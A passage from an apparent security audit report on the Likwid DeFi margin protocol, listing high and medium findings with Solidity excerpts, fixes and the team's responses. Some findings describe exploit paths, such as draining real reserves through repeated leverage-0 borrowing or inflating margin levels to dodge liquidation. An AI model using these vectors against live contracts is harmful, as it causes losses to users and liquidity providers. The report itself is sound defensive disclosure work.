Likwid: Resolved with @24a78513da ... and @3b65d332ada ...

Zenith: Verified.

[H-11] Health check inconsistency between position creation and liquidation

`SEVERITY:` High	`IMPACT:` High
`STATUS:` Resolved	`LIKELIHOOD:` Medium

Target

- LikwidMarginPosition.sol

Description:

The `checkLiquidate()` function uses truncated reserves (which lag behind actual reserves to limit price manipulation) to determine position health, while `_executeAddLeverage()` and `_executeAddCollateralAndBorrow()` use current pair reserves.

This creates a dangerous inconsistency where users can open positions that appear healthy based on current prices but are immediately liquidatable based on lagging truncated reserves. Conversely, healthy positions could be incorrectly flagged for liquidation.

This mismatch allows manipulation where users can either exploit price discrepancies to open undercollateralized positions or suffer unfair liquidations on genuinely healthy positions.

Recommendations:

Update `_checkMinLevel()` to validate position health using both pair reserves and truncated reserves, then use the more conservative (safer) level of the two for position health checks when opening/modifying a position.

Likwid: Resolved with `@2a1b34ceb2 ...` and `@834f6a8ca61 ...`.

Zenith: Verified.

4.3 Medium Risk

A total of 18 medium risk findings were identified.

[M-1] Potential overflow when applying delta to Reserves

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- Reserves.sol

Description:

The `applyDelta()` function subtracts the given delta from the current state for the Reserves.

```
    function applyDelta(Reserves self, BalanceDelta delta,
bool enableOverflow) internal pure returns (Reserves) {
        (uint128 r0, uint128 r1) = self.reserves();
        int128 d0 = delta.amount0();
        int128 d1 = delta.amount1();

        unchecked {
            if (d0 > 0) {
                uint128 amount0 = uint128(d0);
                if (r0 < amount0) {
                    if (enableOverflow) {
                        r0 = amount0;
                    } else {
                        revert NotEnoughReserves();
                    }
                }
                r0 -= amount0;
            } else if (d0 < 0) {
                r0 += uint128(-d0);
            }

            if (d1 > 0) {
                uint128 amount1 = uint128(d1);
109:                     if (r1 < amount1) {
110:                         if (enableOverflow) {
111:                             r1 = amount1;
112:                         } else {
113:                             revert NotEnoughReserves();
114:                         }
115:                     }
116:                     r1 -= amount1;
117:                 } else if (d1 < 0) {
118:                     r1 += uint128(-d1);
119:                 }
120:             }
121:
122:             return toReserves(r0, r1);
123:         }
```

Lines 104 and 118 add the delta using unchecked math, given these operations are enclosed by the `unchecked` block of line 92, and will overflow if the addition exceeds the 128 bits.

Note that the semantics of `enableOverflow` are different, and only apply when subtracting the delta to clamp the result to zero.

Recommendations:

Ensure to revert if an overflow happens in these two additions.

Likwid: Resolved with `@83cc74ea41c ...`.

Zenith: Verified.

[M-2] Slippage is not checked when result amounts are zero

SEVERITY: Medium	IMPACT: High
STATUS: Resolved	LIKELIHOOD: Low

Target

- BasePositionManager.sol

Description:

The `_processDelta()` function only deals with slippage when the amounts are non-zero, as the implementation only considers the greater than zero path or less than zero path.

```
        if (delta.amount0() < 0) {
            amount0 = uint256(-int256(delta.amount0()));
            if ((amount0Min > 0 && amount0 < amount0Min) || (amount0Max > 0 && amount0 > amount0Max)) {
                PriceSlippageTooHigh.selector.revertWith();
            }
            key.currency0.settle(vault, sender, amount0, false);
        } else if (delta.amount0() > 0) {
            amount0 = uint256(int256(delta.amount0()));
            if ((amount0Min > 0 && amount0 < amount0Min) || (amount0Max > 0 && amount0 > amount0Max)) {
                PriceSlippageTooHigh.selector.revertWith();
            }
            key.currency0.take(vault, sender, amount0, false);
        }
```

For example, when swapping an exact input and checking for a minumun output amount, if the resulting amount out is zero, the slippage check will be ignored even if the user specified a positive value.

Note that the same applies to the `handleSwap()` function in the LikwidLendPosition contract.

Recommendations:

Refactor the implementation to always check for slippage.

```
  if (delta.amount0() < 0) {
      amount0 = uint256(-int256(delta.amount0()));
     if ((amount0Min > 0 && amount0 < amount0Min) || (amount0Max > 0 &&
         amount0 > amount0Max)) {
         PriceSlippageTooHigh.selector.revertWith();
     }
      key.currency0.settle(vault, sender, amount0, false);
  } else if (delta.amount0() > 0) {
      amount0 = uint256(int256(delta.amount0()));
     if ((amount0Min > 0 && amount0 < amount0Min) || (amount0Max > 0 &&
         amount0 > amount0Max)) {
         PriceSlippageTooHigh.selector.revertWith();
     }
      key.currency0.take(vault, sender, amount0, false);
  }

if ((amount0Min > 0 && amount0 < amount0Min)
        || (amount0Max > 0 && amount0 > amount0Max)) {
    PriceSlippageTooHigh.selector.revertWith();
}
```

Likwid: Resolved with @2b04603485 ... and @2edbc79bb93 ... .

Zenith: Verified.

[M-3] Inconsistent update of interest state

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- Pool.sol

Description:

The `updateInterests()` function checkpoints the debt and updates the associated state. The update is conditional on the `changed` flag of the call to `updateInterestForOne()`.

```
        if (result0.changed) {
            mirrorReserve0 = result0.newMirrorReserve;
            pairReserve0 = result0.newPairReserve;
            lendReserve0 = result0.newLendReserve;
            interestReserve0 = result0.newInterestReserve;
            self.deposit0CumulativeLast
    = result0.newDepositCumulativeLast;
            pairInterest0 = result0.pairInterest;
            self.borrow0CumulativeLast = borrow0CumulativeLast;
        }
```

Most of these updates are part of the returned result (`result0` here), but `borrow0CumulativeLast` is not. Both `borrow0CumulativeLast` and `borrow1CumulativeLast` are the result of calling `getBorrowRateCumulativeLast()`, and might not be properly updated. Note that the last updated timestamp in Slot0 is always updated.

Additionally, note that `updateInterestForOne()` may update the field `newInterestReserve` even if `changed` is false, which is also skipped in the update.

Recommendations:

Update `borrow0CumulativeLast` and `borrow1CumulativeLast` independently of `result0` or `result1`. Consider also updating `newInterestReserve` when `changed` is false, or reviewing the implementation of `updateInterestForOne()` to account for this case as well.

Likwid: Resolved with `@7bade226d9 ...`, `@41b950aac19 ...` and `@c35d85266b8 ...`.

Zenith: Verified.

[M-4] The old pairReserves is used for margin level checks in the margin

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- LikwidMarginPosition.sol

Description:

When adding margin via `_margin()`, the function checks the `minimum margin level` after calling `_executeAddLeverage()`.

- LikwidMarginPosition.sol#L227

```
function _margin(address sender, address tokenOwner,
    IMarginPositionManager.MarginParams memory params)
    internal
    returns (uint256 borrowAmount, uint256 swapFeeAmount)
{
    ...
    uint256 minLevel;
    if (params.leverage > 0) {
        minLevel = marginLevels.minMarginLevel();
        (borrowAmount, swapFeeAmount) = _executeAddLeverage(params,
    poolState, position, delta);
    } else {
        minLevel = marginLevels.minBorrowLevel();
        borrowAmount = _executeAddCollateralAndBorrow(params, poolState,
    position, delta);
    }
    delta.swapFeeAmount = swapFeeAmount;
    _checkMinLevel(poolState.pairReserves, borrowCumulativeLast,
    depositCumulativeLast, position, minLevel);
    bytes memory callbackData = abi.encode(sender, key, delta);
    bytes memory data = abi.encode(delta.action, callbackData);
    ...
}
```

But, `_executeAddLeverage()` updates the `position` and effectively changes the `pairReserves` due to the `swap` and `leveraged borrowing`:

- LikwidMarginPosition.sol#L303

```
function _executeAddLeverage(
    ...
    (borrowAmount,, swapFeeAmount) = SwapMath.getAmountIn(
        poolState.pairReserves, poolState.truncatedReserves,
    poolState.lpFee, position.marginForOne, marginTotal
    );
    params.borrowAmount = borrowAmount.toUint128();

    ...
    if (position.marginForOne) {
        amount1Delta = amount;
        delta.pairDelta = toBalanceDelta(-borrowAmount.toInt128(),
    marginWithoutFee.toInt128());
        delta.lendDelta = toBalanceDelta(0, lendAmount);
        delta.mirrorDelta = toBalanceDelta(-borrowAmount.toInt128(), 0);
    }
    ...
}
```

However, `_checkMinLevel()` still uses the old `poolState.pairReserves`, which does not reflect the new state after the `swap`. This can lead to incorrect `margin level validation`, allowing users to bypass limits or push to `liquidation state`. The same problem exists in `close()`, where the `margin level checks` are performed based on `old reserves` before the `position` changes.

Recommendations:

Should check after handle `margin`.

```
function _margin(address sender, address tokenOwner,
    IMarginPositionManager.MarginParams memory params)
    internal
    returns (uint256 borrowAmount, uint256 swapFeeAmount)
{
    ...
   _checkMinLevel(poolState.pairReserves, borrowCumulativeLast,
        depositCumulativeLast, position, minLevel);
    bytes memory callbackData = abi.encode(sender, key, delta);
    bytes memory data = abi.encode(delta.action, callbackData);
    vault.unlock(data);

    poolState = _getPoolState(poolId);
    _checkMinLevel(poolState.pairReserves, borrowCumulativeLast,
        depositCumulativeLast, position, minLevel);

    emit Margin(
        key.toId(),
        sender,
        params.tokenId,
        position.marginAmount,
        position.marginTotal,
        position.debtAmount,
        position.marginForOne
    );
}
```

Likwid: Resolved with @2a1b34ceb2 ....

Zenith: Verified.

[M-5] The borrow level check blocks positive margin adjustments in the modify function

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- LikwidMarginPosition.sol

Description:

In the `modify` function, after updating the `position`, the function enforces a `minimum borrow level` via `_checkMinLevel`.

- LikwidMarginPosition.sol#L650

```
function modify(uint256 tokenId, int128 changeAmount) external payable {
    ...
    MarginLevels _marginLevels = marginLevels;
    _checkMinLevel(
        poolState.pairReserves,
        borrowCumulativeLast,
        depositCumulativeLast,
        position,
        _marginLevels.minBorrowLevel()
    );
    ...
}
```

This always checks the `borrow level`, regardless of whether the user is adding or removing `margin`. When a user wants to add `margin` (positive `changeAmount`) to improve their `position`, the `borrow level check` may still fail. For example, if a `position` is close to the `liquidation threshold`:

- User needs `30 margin tokens` to surpass the `borrow level`.
- User only has `20 tokens` available.
- `_checkMinLevel()` fails, and the user cannot add `margin`.

This prevents users from increasing their `margin` to safeguard `positions`, even when doing so would reduce risk.

Recommendations:

The `borrow level check` should only apply when decreasing `margin`.

```
function modify(uint256 tokenId, int128 changeAmount) external payable {
    ...
    MarginLevels _marginLevels = marginLevels;
    if (changeAmount < 0)
        _checkMinLevel(
            poolState.pairReserves,
            borrowCumulativeLast,
            depositCumulativeLast,
            position,
            _marginLevels.minBorrowLevel()
        );
    ...
}
```

Likwid: Resolved with `@4f5df507c0 ...`.

Zenith: Verified.

[M-6] The deadline check is missing in the increaseLiquidity and removeLiquidity functions

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- LikwidPairPosition.sol

Description:

Unlike `swap` functions, which include a `deadline` check to protect users from executing transactions after significant market movements, the `increaseLiquidity()` and `removeLiquidity()` functions lack this safeguard.

- LikwidPairPosition.sol#L91

```
function increaseLiquidity(
    uint256 tokenId,
    uint256 amount0,
    uint256 amount1,
    uint256 amount0Min,
    uint256 amount1Min
) external payable returns (uint128 liquidity) {
    liquidity = _increaseLiquidity(msg.sender, msg.sender, tokenId, amount0,
    amount1, amount0Min, amount1Min);
}
```

- LikwidPairPosition.sol#L102

```
function removeLiquidity(uint256 tokenId, uint128 liquidity,
    uint256 amount0Min, uint256 amount1Min)
    external
    returns (uint256 amount0, uint256 amount1)
{
    _requireAuth(msg.sender, tokenId);
    ...
}
```

This means that if the transaction is delayed in the `mempool` or mined much later than expected, the `pool`'s `market price` may have changed substantially, causing the operation to execute under unfavorable conditions (e.g., reduced received amounts or slippage beyond user tolerance).

Adding a `deadline` parameter - similar to `Uniswap V2`'s approach - ensures that `liquidity` operations are only executed within a user-defined valid timeframe, protecting users from price manipulation and market volatility risks.

Recommendations:

Add `deadline check` for all `liquidity` interact functions.

Likwid: Resolved with `@3a74e9b8aa ...` and `@6a2e131080 ...`

Zenith: Verified.

[M-7] Ignored closeAmount in the liquidateBurn function causes user funds loss during liquidation

SEVERITY: Medium	IMPACT: High
STATUS: Acknowledged	LIKELIHOOD: Low

Target

- LikwidMarginPosition.sol

Description:

In the `liquidateBurn()` function, the return value `closeAmount` from `position.close()` is completely ignored.

- LikwidMarginPosition.sol#L504

```
function liquidateBurn(uint256 tokenId) external returns (uint256 profit) {
    ...
    uint256 rewardAmount = profit + protocolProfitAmount;
    (uint256 releaseAmount, uint256 repayAmount,, uint256 lostAmount,
    uint256 swapFeeAmount) = position.close(
        poolState.pairReserves,
        poolState.lpFee,
        borrowCumulativeLast,
        depositCumulativeLast,
        rewardAmount,
        uint24(PerLibrary.ONE_MILLION)
    );
    ...
}
```

However, `closeAmount` is not always zero. In some cases, the `swap` operation in `close()` may yield a `surplus` (`closeAmount > 0`) even though the `position` meets the `liquidation criteria`.

For example:

- Suppose `pairReserves = (10000, 10000)`
- `debtAmount = 100`
- `marginAmount + marginTotal = 109`

→ Margin level = `109%`, below the `liquidation threshold` of `110%`.

During liquidation, `close()` computes:

```
payedAmount = (110 * 10000) / (10000 + 110) ≈ 108
costAmount = (10000 * 100) / (10000 - 100) ≈ 101
closeAmount = 109 - 101 = 8
```

This `closeAmount` (8) represents residual value that should be returned to the user, but since `liquidateBurn()` ignores it, that portion is silently lost.

As a result, users can lose part of their `margin`, leading to unfair `liquidation` outcomes.

Recommendations:

Should also account for `closeAmount` even during `liquidation`.

Likwid: Acknowledged. We will document this behavior in the protocol docs and events so users understand the liquidation economics ex-ante.

[M-8] Inconsistent level check when modifying margin position

SEVERITY: Medium	IMPACT: Medium
STATUS: Acknowledged	LIKELIHOOD: Medium

Target

- LikwidMarginPosition.sol

Description:

The implementation of `modify()` validates the position's level using the `minBorrowLevel()`.

```
    function modify(uint256 tokenId, int128 changeAmount) external payable {
        _requireAuth(msg.sender, tokenId);
        PoolId poolId = poolIds[tokenId];
        PoolKey memory key = poolKeys[poolId];
        PoolState memory poolState = _getPoolState(poolId);
        MarginPosition.State storage position = positionInfos[tokenId];
        MarginBalanceDelta memory delta;

        (uint256 borrowCumulativeLast, uint256 depositCumulativeLast) =
            _getPoolCumulativeValues(poolState, position.marginForOne);

        position.update(borrowCumulativeLast, depositCumulativeLast, changeAmount, 0, 0, 0);

        MarginLevels _marginLevels = marginLevels;
        _checkMinLevel(
            poolState.pairReserves,
            borrowCumulativeLast,
            depositCumulativeLast,
            position,
            _marginLevels.minBorrowLevel()
        );
```

Given that this function can be used to modify a leveraged position, the check would use the borrow level when it should be using the minimum margin level.

Recommendations:

Use `minMarginLevel()` to apply the validation over leveraged positions.

Likwid: Acknowledged. We will document this behavior explicitly (e.g., “modify() enforces minBorrowLevel on margin reductions”) and add a precise revert reason to make the rule clear at the interface level. We’ll continue to monitor live data and can revisit the parameters if empirical risk/return data suggest adjustment.`modify()` intentionally enforces the stricter minBorrowLevel = 1.40 when a user reduces margin, even though the general minimum margin level is minMarginLevel = 1.17. This is by design to protect LPs and system solvency: (1) Stricter floor on margin reductions: When collateral is being withdrawn, we require positions to remain ≥ 1.40 to avoid skating too close to liquidation and externalizing tail risk to LPs; (2) LP protection: LPs underwrite inventory and timing risk; enforcing 1.40 on collateral decreases meaningfully lowers the probability of cascading liquidations in volatile conditions.

Note: This constraint applies only to margin-decrease paths. Users remain free to add margin or de-leverage to improve safety at any time.

[M-9] Zero truncated reserves on first liquidity addition enables dynamic fee bypass

`SEVERITY`: Medium	`IMPACT`: Medium
`STATUS`: Resolved	`LIKELIHOOD`: Medium

Target

- Pool.sol
- LikwidPairPosition.sol

Description:

When a pool is initialized via `initialize()`, truncated reserves are set to zero. After the first liquidity addition through `modifyLiquidity()`, truncated reserves remain zero and won't update until the next block.

During the same block as liquidity addition, `updateInterests()` and `getCurrentState()` return early since no time has passed, leaving truncated reserves at zero. This causes the degree calculation in swaps to be zero, bypassing the dynamic fee mechanism and allowing users to swap large amounts at only the base pool fee instead of the intended higher dynamic fee.

Recommendations:

In `modifyLiquidity()`, when `totalSupply == 0`, set truncated reserves equal to the pool reserves after liquidity is added.

Likwid: Resolved with `@c7453ecf09 ...` and `@397709fe14 ...`.

Zenith: Verified.

[M-10] The lack of restriction when margin with leverage = 0 can cause DoS of operations

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- LikwidMarginPosition.sol

Description:

When adding `margin` with `leverage = 0`, the function `_executeAddCollateralAndBorrow()` restricts the `borrow amount` to at most `20%` of the `real reserve`.

- LikwidMarginPosition.sol#L313

```
function _executeAddCollateralAndBorrow(
    IMarginPositionManager.MarginParams memory params,
    PoolState memory poolState,
    MarginPosition.State storage position,
    MarginBalanceDelta memory delta
) internal returns (uint256 borrowAmount) {
    uint256 borrowRealReserves
    = poolState.realReserves.reserve01(!position.marginForOne);
    (uint256 borrowMaxAmount,) =
        SwapMath.getAmountOut(poolState.pairReserves, poolState.lpFee,
    !position.marginForOne, params.marginAmount);
    borrowMaxAmount = Math.min(borrowMaxAmount, borrowRealReserves
    * 20 / 100);
    if (params.borrowAmount > borrowMaxAmount)
    BorrowTooMuch.selector.revertWith();
    if (params.borrowAmount == 0) params.borrowAmount
    = borrowMaxAmount.toUint128();
    borrowAmount = params.borrowAmount;
    ...
}
```

However, this restriction only applies per transaction, not cumulatively. A user can repeatedly open `margin positions` with `leverage = 0` to gradually drain the `pool`'s `real` `reserves` while increasing `mirror reserves`.

Example Scenario:

- Initial `realReserve = 1000`, `pairReserve = 1000`
- The user performs `10 margin additions`, each `borrowing 20%` of the current `real reserve`
- After 10 iterations:
  - `realReserve ≈ 1000 × 0.8¹⁰ = 107`
  - `pairReserve` still appears as 1000

As a result, the `pool`'s `real liquidity` becomes almost depleted while the `pairReserve + lendReserve` not changed, making `swaps`, `liquidity removals`, or `withdrawals` fail due to insufficient `real reserves` - effectively causing a `DoS`.

Recommendations:

Enforce a post-check to ensure `mirrorReserves` do not exceed a safe ratio (e.g., 90%) of the `realReserves`.

```
function _executeAddCollateralAndBorrow(
    IMarginPositionManager.MarginParams memory params,
    PoolState memory poolState,
    MarginPosition.State storage position,
    MarginBalanceDelta memory delta
) internal returns (uint256 borrowAmount) {
    uint256 borrowRealReserves
    = poolState.realReserves.reserve01(!position.marginForOne);
    (uint256 borrowMaxAmount,) =
        SwapMath.getAmountOut(poolState.pairReserves, poolState.lpFee,
    !position.marginForOne, params.marginAmount);
    borrowMaxAmount = Math.min(borrowMaxAmount, borrowRealReserves
    * 20 / 100);
    if (params.borrowAmount > borrowMaxAmount)
    BorrowTooMuch.selector.revertWith();
    if (params.borrowAmount == 0) params.borrowAmount
    = borrowMaxAmount.toUint128();
    borrowAmount = params.borrowAmount;
    uint256 borrowCumulativeLast;
    uint256 depositCumulativeLast;
    if (position.marginForOne) {
        borrowCumulativeLast = poolState.borrow0CumulativeLast;
        depositCumulativeLast = poolState.deposit1CumulativeLast;
    } else {
        borrowCumulativeLast = poolState.borrow1CumulativeLast;
        depositCumulativeLast = poolState.deposit0CumulativeLast;
    }

    uint256 borrowMirrorReserves = poolState.mirrorReserves.reserve01(!
        position.marginForOne);
    if (Math.mulDiv(borrowMirrorReserves + borrowAmount, 100,
        borrowRealReserves - borrowAmount) > 90) {
            MirrorTooMuch.selector.revertWith();
    }

    position.update(
        borrowCumulativeLast, depositCumulativeLast,
    params.marginAmount.toInt128(), 0, params.borrowAmount, 0
    );
    ...
}
```

Likwid: Resolved with @7104fab6ad ... .

Zenith: Verified.

[M-11] User can close position even when below liquidation level

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- LikwidMarginPosition.sol

Description:

The `close()` function currently allows users to `close` their `margin positions` without checking whether the `position` is already in `liquidation condition`. The function only validates that `lostAmount > 0`.

- LikwidMarginPosition.sol#L426

```
function close(uint256 tokenId, uint24 closeMillionth,
    uint256 closeAmountMin, uint256 deadline)
    external
    ensure(deadline)
{
    ...
    (uint256 releaseAmount, uint256 repayAmount, uint256 closeAmount,
    uint256 lostAmount, uint256 swapFeeAmount) =
    position.close(
        poolState.pairReserves, poolState.lpFee, borrowCumulativeLast,
    depositCumulativeLast, 0, closeMillionth
    );
    if (lostAmount > 0 || (closeAmountMin > 0 && closeAmount <
    closeAmountMin)) {
        InsufficientCloseReceived.selector.revertWith();
    }
    ...
}
```

This means that even if the `position` has already fallen below the `liquidation level` (e.g., `margin ratio < 110%`), the user can still execute `close()` and fully withdraw their remaining `margin` without incurring any `liquidation penalty`.

As a result, users can avoid `liquidation losses` entirely by manually `closing` their `position` during `liquidation`, undermining the `liquidation` mechanism's purpose.

Recommendations:

Verify that the current `margin level` is above the `liquidation threshold`.

```
function close(uint256 tokenId, uint24 closeMillionth,
    uint256 closeAmountMin, uint256 deadline)
    external
    ensure(deadline)
{
    _requireAuth(msg.sender, tokenId);
    PoolId poolId = poolIds[tokenId];
    PoolKey memory key = poolKeys[poolId];
    PoolState memory poolState = _getPoolState(poolId);
    MarginPosition.State storage position = positionInfos[tokenId];
    MarginBalanceDelta memory delta;

   (bool liquidated,,,) = _checkLiquidate(poolState, position);
    if (!liquidated) {
        PositionLiquidated.selector.revertWith();
    }

    (uint256 borrowCumulativeLast, uint256 depositCumulativeLast) =
        _getPoolCumulativeValues(poolState, position.marginForOne);

    (uint256 releaseAmount, uint256 repayAmount, uint256 closeAmount,
    uint256 lostAmount, uint256 swapFeeAmount) =
    position.close(
        poolState.pairReserves, poolState.lpFee, borrowCumulativeLast,
    depositCumulativeLast, 0, closeMillionth
    );
    if (lostAmount > 0 || (closeAmountMin > 0 && closeAmount <
    closeAmountMin)) {
        InsufficientCloseReceived.selector.revertWith();
    }
    ...
}
```

Likwid: Resolved with @80cb9ddf3c ... .

Zenith: Verified.

[M-12] Truncated reserves calculated with stale pair reserves

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: High

Target

- Pool.sol

Description:

The `updateInterests()` function calculates new `truncatedReserves` using outdated `pairReserves` when `result0.changed` or `result1.changed` is true. Instead, it should use the updated `pairReserve0` and `pairReserve1` values returned by `updateInterestForOne()`. This results in truncated reserves being calculated with stale data, causing them to be slightly smaller than they should be.

Recommendations:

Use `toReserves(pairReserve0.toUint128(), pairReserve1.toUint128())` instead of `_pairReserves` when calling `PriceMath.transferReserves()`.

Likwid: Resolved with `@37feee4fa0 ...`.

Zenith: Verified.

[M-13] Inconsistent margin level calculation allows unfair manipulation

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- MarginPosition.sol

Description:

In the current `margin system`, a user cannot add a `leverage=0` `margin` to a `leverage>0` `position`, but can add a `leverage>0` `margin` to a `leverage=0` `position`. This asymmetry, combined with how `marginLevel()` is calculated, introduces a malicious action vector.

The function `marginLevel()` behaves differently depending on whether `leverage` equals `0` or not.

- MarginPosition.sol#L63

```
function marginLevel(
    State memory self,
    Reserves pairReserves,
    uint256 borrowCumulativeLast,
    uint256 depositCumulativeLast
) internal pure returns (uint256 level) {
    if (self.debtAmount == 0 || !pairReserves.bothPositive()) {
        level = type(uint256).max;
    } else {
        ...
        if (marginTotal > 0) {
            repayAmount = Math.mulDiv(reserveBorrow, positionValue,
    reserveMargin);
        } else {
            uint256 numerator = positionValue * reserveBorrow;
            uint256 denominator = reserveMargin + positionValue;
            repayAmount = numerator / denominator;
        }
        level = Math.mulDiv(repayAmount, PerLibrary.ONE_MILLION,
    debtAmount);
```

```
        }
    }
```

- For `leverage = 0`, the `margin level` is calculated based on the `liquidity`.
- For `leverage > 0`, the calculation uses the `spot price` to estimate the `position value`.

As a result, the computed `margin level` for `leverage>0 positions` will always appear higher (i.e., safer) than for `leverage=0 positions`, even when the `real exposure` is the same.

This creates a clear attack vector:

1. A user opens a `leverage=0 position` by `borrowing`, for example, `$1000`.
2. Then, they add a very small `margin` (e.g., `1` or `10 wei`) with `leverage=1`.
3. Because the `position` now uses the `leverage>0` formula, the `marginLevel` becomes significantly inflated, making it appear much safer than it actually is.

This effectively allows the user to bypass liquidation risk or maintain a `position` under falsely favorable `margin` conditions.

Recommendations:

There are two possible fixes:

1. Disallow `leverage` transitions: Prevent adding `leverage>0` margin to a `leverage=0 position`.
2. Unify `margin level logic`: Make the `margin level calculation` consistent between `leverage=0` and `leverage>0` positions, so that both rely on the same valuation basis.

Likwid: Resolved with `@3412628c31 ...`.

Zenith: Verified.

[M-14] The mirrorReserve is not updated by total interest, causing cumulative debt mismatch and reserve discrepancy

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- InterestMath.sol

Description:

When update `interests`, the `protocol fee` is deducted from the `total borrow interest` before updating `reserves`. After the deduction, the remaining portion of the `interest` is distributed between `lendReserve` and `pairReserve`, and only that reduced amount is added to `mirrorReserve`.

- InterestMath.sol#L105

```
function updateInterestForOne(InterestUpdateParams memory params)
    internal
    pure
    returns (InterestUpdateResult memory result)
{
    ...
        if (protocolInterest == 0 || protocolInterest > FixedPoint96.Q96) {
            uint256 allInterestNoQ96 = allInterest / FixedPoint96.Q96;
            result.protocolInterest = protocolInterest / FixedPoint96.Q96;
            allInterestNoQ96 -= result.protocolInterest;
            result.pairInterest =
                Math.mulDiv(allInterestNoQ96, params.pairReserve,
    params.pairReserve + params.lendReserve);

            if (allInterestNoQ96 > result.pairInterest) {
                uint256 lendingInterest = allInterestNoQ96
    - result.pairInterest;
                result.newDepositCumulativeLast = Math.mulDiv(
                    params.depositCumulativeLast, params.lendReserve
    + lendingInterest, params.lendReserve
                );
                result.newLendReserve += lendingInterest;
            }

            result.newMirrorReserve += allInterestNoQ96;
            result.newPairReserve += result.pairInterest;
            result.changed = true;
            result.newInterestReserve = 0;
        } else {
            result.newInterestReserve = allInterest;
        }
    }
}
```

However, this accounting logic is inconsistent with how `borrower debt` grows in the system. The `borrowCumulativeLast` multiplier increases the `borrower's debt` based on the `total accrued interest`. Meanwhile, `mirrorReserve` is increased only by the net `interest` after deducting the `protocol fee`. As a result, over time,

- `Debt` grows as: `debt * rate`
- `Interests` grows as: `(debt - fee) * rate`

This mismatch causes the cumulative `debtAmount` to become larger than the `protocol`'s recorded `reserves`.

Moreover, since the deducted `protocol fee` is not subtracted from the `realReserve`, the difference between the internal `realReserve` and the `real balance` continues to increase.

Recommendations:

- Increase `mirrorReserve` by the `total interest` before `protocol fee` deduction.
- Deduct the `protocol fee` directly from the `real reserve balance`.
- Distribute the remaining `interest` between `lendReserve` and `pairReserve`.

```
function updateInterestForOne(InterestUpdateParams memory params)
    internal
    pure
    returns (InterestUpdateResult memory result)
{
    result.newRealReserve = params.realReserve;
    result.newMirrorReserve = params.mirrorReserve;
    result.newPairReserve = params.pairReserve;
    result.newLendReserve = params.lendReserve;
    result.newInterestReserve = params.interestReserve;
    result.newDepositCumulativeLast = params.depositCumulativeLast;

    if (params.mirrorReserve > 0 && params.borrowCumulativeLast >
    params.borrowCumulativeBefore) {
        uint256 allInterest = Math.mulDiv(
            params.mirrorReserve * FixedPoint96.Q96,
    params.borrowCumulativeLast, params.borrowCumulativeBefore
        ) - params.mirrorReserve * FixedPoint96.Q96 + params.interestReserve;

        (uint256 protocolInterest,) =
            ProtocolFeeLibrary.splitFee(params.protocolFee,
    FeeTypes.INTERESTS, allInterest);

        if (protocolInterest == 0 || protocolInterest > FixedPoint96.Q96) {
            uint256 allInterestNoQ96 = allInterest / FixedPoint96.Q96;
            result.protocolInterest = protocolInterest / FixedPoint96.Q96;
            allInterestNoQ96 -= result.protocolInterest;
            result.pairInterest =
                Math.mulDiv(allInterestNoQ96, params.pairReserve,
    params.pairReserve + params.lendReserve);

            if (allInterestNoQ96 > result.pairInterest) {
                uint256 lendingInterest = allInterestNoQ96
    - result.pairInterest;
                result.newDepositCumulativeLast = Math.mulDiv(
                    params.depositCumulativeLast, params.lendReserve
    + lendingInterest, params.lendReserve
                );
                result.newLendReserve += lendingInterest;
            }
            result.newMirrorReserve += allInterestNoQ96;
            result.newMirrorReserve +=
                allInterestNoQ96 + result.protocolInterest;
            result.newRealReserve -= result.protocolInterest;
            result.newPairReserve += result.pairInterest;
            result.changed = true;
            result.newInterestReserve = 0;
        } else {
            result.newInterestReserve = allInterest;
        }
    }
}
```

Likwid: Resolved with @3b65d332ad ... .

Zenith: Verified. Protocol interest is not included in the mirror reserves. When debt is liquidated, it will be deducted from the real reserves.

[M-15] Incorrect mirror reserve restriction during leveraged margin addition can cause DoS of operations

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- LikwidMarginPosition.sol

Description:

When adding `margin` with `leverage`, the `_executeAddLeverage()` function checks that the `mirror reserves` do not exceed `90%` of the `total reserves`.

- LikwidMarginPosition.sol#L250

```
function _executeAddLeverage(
    IMarginPositionManager.MarginParams memory params,
    PoolState memory poolState,
    MarginPosition.State storage position,
    MarginBalanceDelta memory delta
) internal returns (uint256 borrowAmount, uint256 marginFeeAmount,
    uint256 swapFeeAmount) {
    uint256 borrowMirrorReserves
    = poolState.mirrorReserves.reserve01(!position.marginForOne);
    uint256 borrowRealReserves
    = poolState.realReserves.reserve01(!position.marginForOne);
    if (Math.mulDiv(borrowMirrorReserves, 100, borrowRealReserves
    + borrowMirrorReserves) > 90) {
        MirrorTooMuch.selector.revertWith();
    }
    ...
}
```

However, this condition is mathematically incorrect and too permissive. It allows the `mirror reserves` to be up to `9` times larger than the `real reserves`, since the ratio `mirror / (real + mirror) = 0.9` implies `mirror = 9 × real`.

Example: - `mirrorReserves = 900`- `realReserves = 100`- `pairReserves = 1000`

The condition passes (`900 / (900 + 100) = 0.9 → not greater than 90%`)

This leaves the `pool` with only `10% real liquidity`, while the `mirror` side dominates. As a result, any operation requiring `real reserves` such as `swaps`, `removing liquidity`, or `withdrawals` will fail due to insufficient `real reserves`, effectively causing a `DoS` for normal users and `LPs`.

Recommendations:

Consider lowering the `90% threshold` to a more reasonable value.

Likwid: Resolved with `@5352db374c ...`.

Zenith: Verified.

[M-16] Missing maximum leverage validation in _margin function can cause liquidity risk

SEVERITY: Medium	IMPACT: Medium
STATUS: Resolved	LIKELIHOOD: Medium

Target

- LikwidMarginPosition.sol

Description:

In the `_margin()` function, when users open a `margin position`, the `leverage value` is taken directly from `params.leverage`.

- LikwidMarginPosition.sol#L219-L221

```
function _margin(address sender, address tokenOwner,
    IMarginPositionManager.MarginParams memory params)
    internal
    returns (uint256 borrowAmount, uint256 swapFeeAmount)
{
    if (params.leverage > 0) {
        minLevel = marginLevels.minMarginLevel();
